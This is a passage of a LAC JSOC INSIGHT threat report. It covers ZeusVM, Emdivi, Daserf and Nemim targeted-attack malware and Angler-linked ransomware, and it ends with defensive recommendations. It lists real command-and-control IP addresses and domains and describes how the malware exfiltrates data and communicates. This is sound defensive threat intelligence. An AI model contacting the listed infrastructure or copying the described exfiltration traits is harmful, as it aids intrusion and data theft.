b. FY2015

Figure 23 Breakdown of severe intra-network incidents due to virus infection





Table 5 Destination information used in JSOC-detected ZeusVM-infection incidents

Destination IP address	Destination domain name	Country allocated
151.248.114.212	ksdenki.ru	Russia
194.58.108.18	500w.su	
-	richus.ru	Unknown



3.2 Emdivi and targeted attacks

Emdivi, which was reportedly used in the Japan Pension Service information leakage incident that became big news in the first half of 2015, recorded the highest number of infected traffic incidents detected in July 2015, but it was not detected in and after August 2015, and this status is continuing. Emdivi is a type of malware used to exploit a vulnerability in the JustSystems Ichitaro series, so as to spread infection, in November 2014.[18] Although the relationship between the attacker groups involved with the November 2014 and July 2015 incidents is still unknown, the same type of malware may be used in the future to attack Japan, as it has been reused.

Severe incidents considered to be due to malware infection through a targeted attack other than Emdivi have occurred throughout the year, although the number is small.

For example, the JSOC detected traffic infected with a malware type seen as Daserf[19] at a machine manufacturer customer in December 2015. Multiple Daserf infection incidents have been confirmed in and after August 2014.

Figure 24 shows an example of traffic when it is infected with Daserf.

The traffic is characterized in that the ID of the infected terminal and other infected terminal information encoded with BASE64 is sent repeatedly via the POST method to an .asp file having the name of a random combination of five alphabetic characters. The past traffic infected with Daserf shows that, in addition to sending terminal information including the host name and IP address to the C2, the terminal receives instructions from the C2, uploads internal information in the infected terminal to the outside, or scans terminals in the same network.





Figure 24 Example of Daserf-infected HTTP traffic

[18] JSOC INSIGHT vol.9 "4.1 Malware infection as a targeted attack"
http://www.lac.co.jp/security/report/2015/10/22_jsoc_01.html

[19] Tick cyberespionage group zeros in on Japan
http://www.symantec.com/connect/ja/blogs/tick




The JSOC also detected traffic infected with a malware type seen as Nemim, which was used in a targeted attack known as Darkhotel APT[20] in customers in multiple sectors (manufacturing, academic institutions, etc.).
Figure 25 shows an example of traffic when it is infected with Nemim.
Nemim was detected throughout FY2015, but it was detected sporadically, and the infection path is unknown. The traffic detected showed that Nemim communicated with a C2 over HTTP, but the data actually sent to the C2 was encrypted and therefore could not be identified. Nemim is a highly dangerous type of malware, as it is capable of stealing information such as passwords from the infected terminal. If a terminal is infected with Nemim, the terminal may be infected with other malware types.

Figure 25 Example of Nemim-infected HTTP traffic

Malware types infected through a targeted attack may be created with advanced technologies, and if such is the case, ordinary anti-virus software may not be able to detect or remove such malware types. Therefore, if such malware infection occurs, it is necessary to respond to it in an appropriate manner. For example, it is necessary to request a specialist to perform a forensic investigation to confirm the functionality of the malware and the damage status, along with a request to an anti-virus software vendor, in order to create a pattern file to remove the malware. In addition to such a technical response, it may be necessary to report the infection to the relevant authorities, as well as to report damage to the police if damage is confirmed.
These targeted attacks have multiple infection paths, including infection through an email-attached file and infection through a particular website (known as a "watering hole attack"). Against increasingly sophisticated attack techniques, it is recommended to take countermeasures at the organization, user, and operator levels, respectively, so as to prevent damage, or to take measures to reduce the scope and range of possible damage.

[20] THE DARKHOTEL APT
http://www.kaspersky.co.jp/images/Kaspersky-WP-DARKHOTEL-PR-1002.pdf



Recommendations against targeted attacks for damage reduction

■ Organization-level measures

- ☐ Provide periodic information literacy and security training for all employees to improve their information literacy.
- ☐ Collect and share up-to-date threat information within the same line of business and sector.
- ☐ Establish a systematic incident response sub-organization.
- ☐ Provide periodic incident response simulation training and ensure the incident response policy.

■ Individual user-level measures

- ☐ Keep the definition file of your anti-virus software up-to-date, and perform periodic scans.
- ☐ Keep your operating system and application software up-to-date.
- ☐ Do not open any suspicious email or attached file.
- ☐ Remove any unnecessary applications.
- ☐ Introduce Microsoft EMET[21] (for damage reduction).

■ Operator-level measures


- ☐ Implement multi-tier control with security devices, including firewalls/next-generation firewalls, IDS/IPS, MPS, and anti-virus gateways (proxy servers).
- ☐ Destroy any email-attached executable files in a systemic way.
- ☐ Use SPF (Sender Policy Framework) to verify sender domains.
- ☐ Monitor the client terminals for abnormal behavior.[22]
- ☐ Take necessary measures to detect malware infections as early as possible, and keep the server and security device logs for an appropriate period of time[23] so as to periodically make sure that no abnormality exists and to identify the scope of possible damage.

---

[21] Enhanced Mitigation Experience Toolkit (EMET)
https://technet.microsoft.com/ja-jp/security/jj653751.aspx

[22] Windows Commands Exploited by Attackers (2015-12-02)
https://www.jpcert.or.jp/magazine/acreport-wincommand.html

[23] How to Use and Analyze Logs to Respond to Advanced Cyber Attacks
https://www.jpcert.or.jp/research/apt-loganalysis.html



3.3 Rise of ransomware infections

The number of ransomware infections detected is small as a whole, but these have been increasing in and after December 2015, and traffic infected with ransomware known as TeslaCrypt and CryptoWall has been continually detected.[24] A technique of ransomware that requests money to decrypt an encrypted information asset was found before December 2015. However, the number of ransomware infections has been sharply increasing from December 2015, which may be especially attributed to the effect of an exploit kit.
The traffic guided to the Angler Exploit Kit or the detected ransomware-infected traffic does not clearly indicate that the ransomware infection occurred through the Angler Exploit Kit, but some traffic was confirmed to have been guided to the Angler Exploit Kit before detecting traffic typical of ransomware infection.
Figure 26 shows the number of Angler Exploit Kit-related incidents detected between December 2015 and March 2016. The detected Angler Exploit Kit traffic is characterized in that there are many significantly changing URL variations.





Figure 26 Number of detected Angler Exploit Kit-related incidents

Malware infection through an exploit kit is not limited to ransomware infection, and Bedep and other malware infections have also been confirmed as mentioned in 2.2 of Section 1.
Users are often guided to an exploit kit through a suspicious Web advertisement, and even if the accessed website page itself is not malicious, they may be guided to an exploit kit. This means that conventional measures, that is, following the directive of "Do not access suspicious sites," do not help much with an exploit kit.


[24] JSOC INSIGHT vol.11 "4.2 Ransomware-infected traffic"
http://www.lac.co.jp/security/report/2016/05/17_jsoc_01.html



Focusing on the characteristics of the Angler Exploit Kit, which incorporates a Flash Player, Internet Explorer, or Silverlight vulnerability early on, it is critical to keep client terminal applications up-to-date and to uninstall unnecessary applications from the client terminals. There are also cases where the deployment of anti-virus software does not provide sufficient countermeasures. As part of multi-tier control, it is also an effective countermeasure to deploy Microsoft-supplied EMET.

To reduce the impact of ransomware infection, it is important to back up data periodically. If a file is encrypted via ransomware, it is recommended to recover it from data saved in a safe place. If money is paid in response to a payment request to decrypt encrypted data, there is no guarantee that the data can be decrypted.

When backing up data, use an external storage device wherever possible, and connect the device only when backing up data. If a network drive or shared folder is used to back up data, the storage location itself may be encrypted, depending on the ransomware. Damage due to encryption can be reduced by limiting permissions to write to or edit files in the network drive or shared folder to the minimum necessary.



Conclusion

Much like what the word "INSIGHT" itself implies, JSOC INSIGHT focuses on providing information on threats that our JSOC security analysts come across from time to time and believe to be worth noting.
Our security analysts are hard at work, carefully listening to customers in order to offer the most up-to-date information available. In our effort to provide vital information, the JSOC does not merely focus on the popular incidents that are discovered here and there, but also strives to draw attention to significant threats that can affect our now and tomorrow.

The JSOC's hope is to provide our customers with the safety and security that they need to conduct their business activities.

JSOC INSIGHT vol.12

Authors:

Kazuaki Morihisa, Shohei Abe, Tatsuo Yoshida, Yuta Nishikino

(alphabetical order)

LAC ともに、イキル

LAC Co., Ltd.
Hirakawa-cho Mori Tower, 2-16-1 Hirakawa-cho, Chiyoda-ku, Tokyo 102-0093
Phone: 03-6757-0113 (Sales)
E-MAIL: sales@lac.co.jp
http://www.lac.co.jp/